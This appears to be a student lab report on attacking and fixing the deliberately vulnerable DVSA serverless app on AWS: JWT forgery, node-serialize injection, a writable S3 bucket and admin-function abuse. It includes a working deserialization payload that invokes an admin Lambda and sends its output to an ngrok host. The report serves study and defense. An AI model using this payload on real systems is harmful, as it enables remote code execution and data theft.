The incorrect assumption in the system was that decoding a JWT is sufficient for authentication. The fix corrects this by enforcing full signature verification before any identity data is used.

The fix was applied directly in the Lambda function handling authentication. After the fix, all tokens must pass verification checks before being accepted.

Post-fix testing confirms that:

- Forged tokens are rejected
- Valid tokens continue to work normally
- Users can no longer access other users' data

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	JWT must be verified before use; users can only access their own data	Browser DevTools, decoded JWT payload, API requests and responses, terminal output	When User B sends a request with a valid token, the system returns only User B's own orders	When the forged token is used after modifying the username and sub claims, the system returns User C's orders

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Broken Authentication	The exploit violates the intended rule because the backend trusts unverified JWT payload claims and allows one user to impersonate another user	Intentional misuse / security-relevant abuse	Added proper JWT signature verification in the DVSA-ORDER-MANAGER Lambda function authentication logic	After the fix, the forged token is rejected with Unauthorized, while a valid token still returns only the legitimate user's own data	N/A

Takeaway / Lessons Learned

This lesson highlights the importance of properly implementing authentication mechanisms in serverless applications. JWT tokens provide security only when their signatures are verified. Simply decoding the payload without validation introduces a critical vulnerability that allows complete authentication bypass. This demonstrates that even widely used security mechanisms can become dangerous if implemented incorrectly. Proper verification, strict validation, and secure design principles are essential to prevent such attacks and protect user data.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

14-4-2026

Lesson 3: Sensitive Information Disclosure

Goal and Vulnerability Summary

This lesson demonstrates a Sensitive Information Disclosure vulnerability caused by weak access control over administrative receipt-generation functionality in the DVSA application. The main affected component is the backend AWS Lambda function responsible for generating receipt download links stored in Amazon S3.

The vulnerability allows an attacker to abuse backend functionality to attempt access to receipt files belonging to other users. By leveraging the previously identified Event Injection vulnerability, the attacker attempts to invoke a privileged administrative function that generates presigned S3 URLs. These URLs would provide direct access to receipt files, bypassing intended authorization controls.

The main weakness is that administrative functionality capable of exposing sensitive S3-hosted data exists within the backend and can potentially be reached from untrusted request paths.

Why This Works / Root Cause

This vulnerability exists due to a combination of unsafe input handling and improper access control over privileged backend operations.

The application processes user input using unsafe deserialization through the node-serialize library. This allows attacker-controlled input to be interpreted as executable code rather than plain data. As a result, injected payloads can be executed within the Lambda function.

At the same time, the backend contains a privileged administrative function named DVSA-ADMIN-GET-RECEIPT. This function retrieves receipt files from an S3 bucket, compresses them into a zip archive, uploads the archive back to S3, and generates a presigned download URL. This URL allows direct access to sensitive receipt files. Because strict authorization boundaries are not enforced between public API requests and internal administrative functionality, an attacker can attempt to reach this function through injected input.

Environment and Setup

The vulnerability was tested using a deployed DVSA instance running in AWS. The frontend is hosted on an S3 static website, and backend requests are handled through Amazon

API Gateway, which forwards requests to AWS Lambda functions. The region used for deployment was US-East-1. The primary API endpoint used in this demonstration was the /order route. The main backend function analyzed was DVSA-ORDER-MANAGER, which processes incoming requests. The administrative function targeted in this lesson was DVSA-ADMIN-GET-RECEIPT. The tools used in this demonstration included Postman for sending API requests and AWS CloudWatch for analyzing backend logs.

Reproduction Steps

The attack begins by identifying that the backend processes user input using unsafe deserialization. This allows attacker-controlled input to be executed as code. Next, a payload was crafted to attempt invocation of the administrative receipt-generation function DVSA-ADMIN-GET-RECEIPT by supplying parameters such as year and month. The payload was sent through the /order API endpoint using Postman. Instead of successfully retrieving receipt data, the API returned either a 502 Internal Server Error or a response indicating “unknown action.” To further investigate, AWS CloudWatch logs were examined to analyze backend execution behavior.

Evidence and Proof

The vulnerability is confirmed through backend execution evidence and log analysis.

CloudWatch logs show that injected payloads were executed within the Lambda function. The logs contain stack traces referencing node-serialize and eval execution, confirming that attacker-controlled input was processed as executable code.

This confirms that:

- The injection vulnerability is real and exploitable
- The administrative receipt function was targeted

Furthermore, analysis of the DVSA-ADMIN-GET-RECEIPT source code confirms that it generates a presigned S3 download URL (download_url), which would allow direct access to


receipt files if successfully invoked. This demonstrates that the sensitive data exposure path still exists in principle, even though the exploit did not fully succeed in this deployment.

The screenshot shows a web browser interface for an HTTP client. The top bar indicates the request method is **POST** to the URL `https://ittvsnhl34.execute-api.us-east-1.amazonaws.com/...`. The request body is in **JSON** format and contains a JavaScript payload designed to invoke an AWS Lambda function and then make a GET request to a specific ngrok endpoint. The response status is **502 Bad Gateway**, with a response time of 581 ms and a size of 503 B. The response body is in **JSON** format and contains the message: `"message": "Internal server error"`.

```
1  {"action": "_$$ND_FUNC$$_function(){var aws=require(\"aws-sdk\");
   var lambda=new aws.Lambda();var p = {FunctionName:
   \"DVSA-ADMIN-GET-RECEIPT\", InvocationType:
   \"RequestResponse\", Payload: JSON.stringify({\"year\":
   \"2018\", \"month\": \"12\"})}};lambda.invoke(p,function(e,d)
   { var h=require(\"http\");h.get(\"http://0c971764.ngrok.io/
   lol?data=\"+JSON.stringify(d));}); }())}
```

```
1  {
2  |   "message": "Internal server error"
3  | }
```

tmp 3	--	Folder	Today at 1:42 PM
2026	--	Folder	Today at 1:42 PM
04	--	Folder	Today at 1:42 PM
14	--	Folder	Today at 1:42 PM
5dcb463d-71...52e8c6894.txt	275 bytes	Plain Text	Today at 1:42 PM



Fix Strategy / Probable Mitigation

The vulnerability should be mitigated by enforcing strict separation between public API inputs and privileged backend functionality. The unsafe deserialization mechanism should be removed and replaced with safe parsing methods such as JSON parsing. This ensures that user input is treated strictly as data and cannot be executed as code. Additionally, strict authorization checks must be enforced before any administrative function is invoked. Only authorized users should be allowed to access receipt-generation functionality. The application should also prevent dynamic execution paths based on user-controlled input and ensure that presigned URLs are generated only after proper authorization validation.

Code / Config Changes

The fix was applied in the Lambda function DVSA-ORDER-MANAGER. The unsafe use of `node-serialize` was removed and replaced with safe JSON parsing. Additional validation logic was introduced to ensure that only expected request fields are processed. Administrative functions were also restricted to ensure they cannot be triggered from public input paths without proper authorization.

```
exports.handler = (event, context, callback) => {  
    // console.log(JSON.stringify(event));  
    var req = JSON.parse(event.body || '{}');  
    var headers = event.headers || {};  
    . . .
```

Verification After Fix

After applying the fix, the same payload was tested again to verify whether the vulnerability was resolved. The backend no longer executed attacker-controlled input, and the API returned an error indicating invalid input. This confirms that the exploit path was successfully blocked. At the same time, normal API requests continued to function correctly, ensuring that legitimate application behavior was not affected.

Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

Under normal conditions, user requests are processed as plain data by the Lambda function. The system must not execute user-provided input. Administrative functionality must be protected and only accessible to authorized users.

The main security rules are:

- User input must not be executed as code
- Administrative functionality must require proper authorization
- Sensitive data must not be exposed through public endpoints

2) Evidence Sources and Behavior Trace

The analysis was based on API requests, CloudWatch logs, and backend source code.

Normal Behavior:

The system processes valid requests and returns expected results without executing user input.

Exploit Behavior:

Injected payloads are executed, and backend processing is triggered, but the exploit fails due to missing runtime dependencies.

Post-Fix Behavior:

Injected payloads are rejected and no execution occurs.

3) Deviation Analysis and Classification

The exploit behavior represents a deviation from intended system design because the application executes attacker-controlled input. This violates input handling and access control rules and exposes a path to privileged backend functionality.

This case is classified as: Intentional misuse / security-relevant abuse

4) Explainable Fix and Post-Fix Validation

The incorrect assumption in the system was that deserialized input is safe. The fix ensures that all input is treated as plain data and cannot be executed. It also enforces strict authorization boundaries around administrative functionality. Post-fix testing confirms that malicious input is rejected and that legitimate functionality continues to work as expected.

Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Sensitive Information Disclosure	Administrative receipt data must not be accessible without authorization	CloudWatch logs, Lambda source code, API responses	Normal requests return only user-specific data	Injected payload triggers backend execution attempt toward admin functionality

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Sensitive Information Disclosure	The system allows a path to privileged receipt-generation logic without proper access control	Intentional misuse / security-relevant abuse	Removed unsafe deserialization and restricted admin functionality in DVSA-ORDER-MANAGER	After fix, payload execution is blocked and admin functionality is no longer reachable

Takeaway / Lessons Learned

This lesson highlights that vulnerabilities in serverless applications may persist even when exploitation techniques change due to platform updates. Although the exploit did not fully succeed due to AWS Lambda runtime differences, the core issue—unsafe input handling combined with weak access control—remains present. The application still allows attacker-controlled input to reach backend execution paths and potentially interact with privileged functionality. This demonstrates that security must be enforced at the design level through proper validation, strict authorization, and isolation of sensitive backend operations, rather than relying on runtime limitations.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

15-4-2026

LESSON #4: Insecure Cloud Configuration

Goal and Vulnerability Summary

The goal of this lesson was to demonstrate an Insecure Cloud Configuration vulnerability in the DVSA application. The application uses an S3 bucket to store order receipts, which are processed by backend Lambda functions.

Due to misconfigured permissions, the S3 bucket allowed unauthorized users to upload files. These uploads triggered backend processing without proper validation. This allowed an attacker to inject malformed or malicious object keys into the system, influencing backend execution.

This vulnerability shows that improper cloud configuration can expose backend systems to unauthorized input and potential exploitation.

Why This Works / Root Cause

The vulnerability exists due to two primary issues:

- The S3 bucket was configured with overly permissive write access, allowing unauthorized users to upload objects
- The backend Lambda function trusted object key structure without validating input

The system assumes that all uploaded files follow a valid format. However, since the bucket allows external uploads, attackers can control object keys and cause unexpected behavior. This violates the fundamental security rule that all external input must be treated as untrusted. This issue is primarily caused by cloud misconfiguration rather than application logic flaws.

Environment and Setup

The vulnerability was tested using a DVSA deployment in AWS.

Components:

- Amazon S3 (receipt storage bucket)
- AWS Lambda (receipt processing function: DVSA-SEND-RECEIPT-EMAIL)
- Amazon API Gateway (frontend API)

- DynamoDB (order data storage)

Tools used:

- AWS CLI (to upload files to S3)
- AWS Console (S3, Lambda, CloudWatch)
- CloudWatch Logs (to observe backend execution)
- Local command prompt (Windows)

Reproduction Steps

1. Identify the S3 receipts bucket in AWS: dvsa-receipts-bucket-562825150177-us-east-1
2. Create a local test file: `echo test > empty.txt`
3. Upload the file using AWS CLI: `aws s3 cp empty.txt s3://dvsa-receipts-bucket-562825150177-us-east-1/2026/04/23/test.raw`

```
C:\Users\SAADB>aws s3 cp empty.txt s3://dvsa-receipts-bucket-562825150177-us-east-1/2026/04/17/test.raw
upload: .\empty.txt to s3://dvsa-receipts-bucket-562825150177-us-east-1/2026/04/17/test.raw
```

Figure 1) Successfull S3 Upload

4. Confirm that the file appears in the S3 bucket.




Figure 2) Uploaded File Visible in S3

5. Observe that the upload triggers the DVSA-SEND-RECEIPT-EMAIL Lambda function via CloudWatch logs.

6. Upload a malformed filename: `aws s3 cp empty.txt s3://dvsa-receipts-bucket-562825150177-us-east-1/2026/04/23/badfile.raw`

7. Inspect CloudWatch logs and observe error:




Figure 3) CloudWatch Error Log: IndexError: List Index Out of Range

Evidence and Proof

The vulnerability is confirmed through the following observations:

1. Unauthorized Upload

The S3 bucket accepted file uploads without proper restrictions.




Figure 4) Successful Upload

3. Improper Input Handling

Malformed filenames caused runtime errors in the Lambda function.

```
▼ 2026-04-23T18:28:32.172Z LAMBDA_WARNING: Unhandled exception. The most likely cause is an issue in the function code. However, in rare cases, a Lambda runtime update can cause unexpected function behavior. For fun...  
LAMBDA_WARNING: Unhandled exception. The most likely cause is an issue in the function code. However, in rare cases, a Lambda runtime update can cause unexpected function behavior. For functions using managed  
runtimes, runtime updates can be triggered by a function change, or can be applied automatically. To determine if the runtime has been updated, check the runtime version in the INIT_START log entry. If this error  
correlates with a change in the runtime version, you may be able to mitigate this error by temporarily rolling back to the previous runtime version. For more information, see https://docs.aws.amazon.com/lambda/latest/dg/runtimes-  
update.html.  
▼ 2026-04-23T18:28:32.172Z [ERROR] IndexError: list index out of range Traceback (most recent call last): File "/var/task/send_receipt_email.py", line 26, in lambda_handler user_id = order.split("_")[1].replace...  
[ERROR] IndexError: list index out of range  
Traceback (most recent call last):  
File "/var/task/send_receipt_email.py", line 26, in lambda_handler  
user_id = order.split("_")[1].replace("_raw", "")  
▼ 2026-04-23T18:28:32.172Z PWD: 2026-04-23T18:28:32.172Z PWD: 2026-04-23T18:28:32.172Z PWD: 2026-04-23T18:28:32.172Z
```

Figure 5) IndexError Log

These findings demonstrate that:

- External users can write to the bucket
- Uploaded files trigger backend processing
- Input is not validated before processing

This confirms the presence of an Insecure Cloud Configuration vulnerability.

Fix Strategy / Probable Mitigation

The vulnerability can be mitigated by enforcing strict access control on the S3 bucket. In this implementation, the primary fix applied was restricting write access using a bucket policy, preventing unauthorized uploads.

Additionally, input validation in the Lambda function is recommended as a defense-in-depth measure but was not implemented in this exercise.

Code / Config Changes

1. S3 Bucket Policy Update

The bucket policy was modified to restrict write access to only the receipt-processing Lambda role.




Figure 6) Updated Bucket Policy

Verification After Fix

After applying the bucket policy fix, the system was tested again.

1. Upload Attempt After Fix

The same AWS CLI upload command was executed.

Result: AccessDenied error with explicit deny.

```
C:\Users\SAADB>aws s3 cp empty.txt s3://dvsa-receipts-bucket-562825150177-us-east-1/2026/04/23/test.raw
upload failed: .\empty.txt to s3://dvsa-receipts-bucket-562825150177-us-east-1/2026/04/23/test.raw An error occurred (AccessDenied) when calling the PutObject operation: User: arn:aws:iam::562825150177:root is not authorized to perform: s3:PutObject on resource: "arn:aws:s3:::dvsa-receipts-bucket-562825150177-us-east-1/2026/04/23/test.raw" with an explicit deny in a resource-based policy
```

Figure 7) AccessDenied Output

2. Backend Protection

Since unauthorized uploads were blocked, backend receipt-processing logic could no longer be triggered externally.

These results confirm that:

- Unauthorized access to the S3 bucket is prevented

- Backend processing cannot be triggered by external users
- The vulnerability is mitigated through configuration changes

Structured Operation and Security Analysis

1) Intended Logic and Security Rules

- Only authorized services should write to S3
- Backend must validate all external input
- Object keys must not be trusted

2) Evidence Sources

- AWS CLI output
- CloudWatch logs
- S3 bucket contents

3) Behavior Comparison

Normal:

Authorized uploads processed successfully

Exploit:

Unauthorized uploads accepted and caused errors

Post-Fix:

Unauthorized uploads blocked and errors prevented

4) Deviation Classification

Insecure Cloud Configuration + Improper Input Validation

Summary Tables

Table 1				
Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence

Insecure Cloud Configuration	Only authorized entities should write to S3	S3 uploads, CloudWatch logs	Valid uploads processed successfully	Unauthorized uploads accepted and triggered backend
------------------------------	---	-----------------------------	--------------------------------------	---

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Insecure Cloud Configuration	Untrusted users can write to S3 and influence backend execution	Security-relevant misuse	S3 bucket policy	AccessDenied error and no backend execution	

Takeaway / Lessons Learned

This lesson demonstrates that cloud misconfiguration can introduce critical vulnerabilities even when application code appears secure.

Key lessons:

- Cloud resources must be properly secured
- S3 permissions should follow least privilege
- External input must always be validated
- Backend systems must not trust object keys

Secure configuration is essential to prevent unauthorized access and protect backend processing.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

15-4-2026

Lesson 5: Broken Access Control

Goal and Vulnerability Summary

The goal of this exercise was to demonstrate a Broken Access Control vulnerability in the DVSA application by bypassing the normal payment process. The application exposes an API endpoint that processes user actions, including order creation, shipping, and billing.

By exploiting improper access control and unsafe handling of the action parameter, it was possible to invoke an admin-only function (DVSA-ADMIN-UPDATE-ORDERS) and directly modify an order. This allowed the order to be marked as paid without completing the billing process.

Why This Works / Root Cause

The vulnerability exists because the API endpoint handling user actions does not properly restrict access to privileged backend functionality. Specifically:

- The system allows dynamic execution of input provided in the action field.
- The backend function handling requests has permissions to invoke other internal Lambda functions, including admin-only functions.
- There is no proper validation to ensure that only authorized users can trigger privileged operations.

As a result, an attacker can inject a crafted payload into the action field and invoke administrative functionality that should not be accessible through normal API calls.

Environment and Setup

- AWS Cloud environment with DVSA deployed
 - API Gateway endpoint for /order
 - AWS Lambda functions handling order processing
 - DynamoDB table storing order data
 - Postman used to send API requests
 - Browser Developer Tools used to retrieve the Authorization token
-

Reproduction Steps

- Send a request to create a new order
- Send a request to add shipping information
- Attempt billing (fails or incomplete)

- Send a crafted request with a malicious action payload
 - Observe API response (may return error)
 - Verify order state directly in DynamoDB
-

Evidence and Proof

The following evidence demonstrates the successful exploitation of the Broken Access Control vulnerability:

1. Order Creation Request and Response

A valid order was created using the standard API (action: new). The response returned a valid order-id, confirming that the normal workflow was functioning correctly.




Figure 8) Order Creation

2. Shipping Request and Response

Shipping information was successfully added to the order using the shipping action. The response confirmed that the address was updated.




Figure 9) Shipping Request

3. Exploit Request and API Response

A crafted request containing a malicious action payload was sent to invoke the hidden admin function. The API returned an "unknown action" error, indicating that the request was not processed through normal logic. However, this does not reflect backend execution.





Figure 10) Exploit Request and Response

4. DynamoDB Verification (Proof of Exploit)

The DynamoDB table was inspected after the exploit request. The order record showed the following changes:

- orderStatus updated to 120 (paid)
- totalAmount updated
- confirmationToken populated
- paymentTS set

These changes confirm that the admin function was successfully executed and the order was modified directly, bypassing the normal billing process.



The screenshot shows the 'Edit item' interface in the Amazon DynamoDB console. The breadcrumb trail at the top reads 'DynamoDB > Explore Items: DVSA-ORDERS-DB > Edit Item'. A blue banner at the top contains a feedback survey link. Below the banner, the 'Edit item' section has a 'Form' tab selected. A message states: 'You can add, remove, or edit the attributes of an item. You can nest attributes inside other attributes up to 32 levels deep. Learn more'. The 'Attributes' section contains a table with the following data:

Attribute name	Value	Type	Remove
orderId - Partition key	ed4796bc-35f0-44ff-bb4a-6a1cc9ac09d9	String	
userId - Sort key	[REDACTED]	String	
address	100 Fake St, NYC, USA	String	Remove
confirmationToken	INJECTTEST999	String	Remove
itemList	Insert a field	Map	Remove
orderStatus	120	Number	Remove
paymentTS	1776480000	Number	Remove
totalAmount	34	Number	Remove

At the bottom of the form are three buttons: 'Cancel', 'Save', and 'Save and close'.

Figure 11) DynamoDB Updated Record

Fix Strategy / Probable Mitigation

The vulnerability can be mitigated by removing unsafe deserialization of user input and enforcing strict access control on backend functions.

The application previously used node-serialize to unserialize the request body, which allowed execution of arbitrary code embedded in the action field. This enabled attackers to inject malicious payloads and invoke internal Lambda functions.

To fix this:

- Unsafe deserialization must be removed and replaced with safe parsing (e.g., JSON.parse)
- The application must treat all user input strictly as data, not executable code
- Access to administrative functions must be restricted so they cannot be invoked from user-controlled inputs

- Proper validation and authorization checks must be enforced before executing any privileged operation

This ensures that user input cannot be used to execute arbitrary code or bypass access controls.

Code / Config Changes

The vulnerable code in the DVSA-ORDER-MANAGER Lambda function was modified.

Original Vulnerable Code:

```
var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);
```

This allowed execution of injected payloads such as `__$ND_FUNC$__`.

Updated Secure Code:

```
let req = {};
let headers = {};

try {
  req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;
  headers = event.headers || {};
} catch (e) {
  const response = {
    statusCode: 400,
    headers: {
      "Access-Control-Allow-Origin" : "*"
    },
    body: JSON.stringify({"status": "err", "msg": "invalid request body"})
  };
  return callback(null, response);
}
```

Additional Changes

- Removed the node-serialize dependency
- Ensured only one headers variable is defined
- Added validation for missing authorization headers

These changes prevent execution of injected code and ensure that all request data is treated as plain JSON.

```

JS order-manager.js X
JS order-manager.js > handler > handler
5
6
7
8 exports.handler = (event, context, callback) => {
9   // console.log(JSON.stringify(event));
10
11   // Removed this: var req = serialize.unserialize(event.body);
12   // Added this
13   let req = {};
14   let headers = {};
15
16   try {
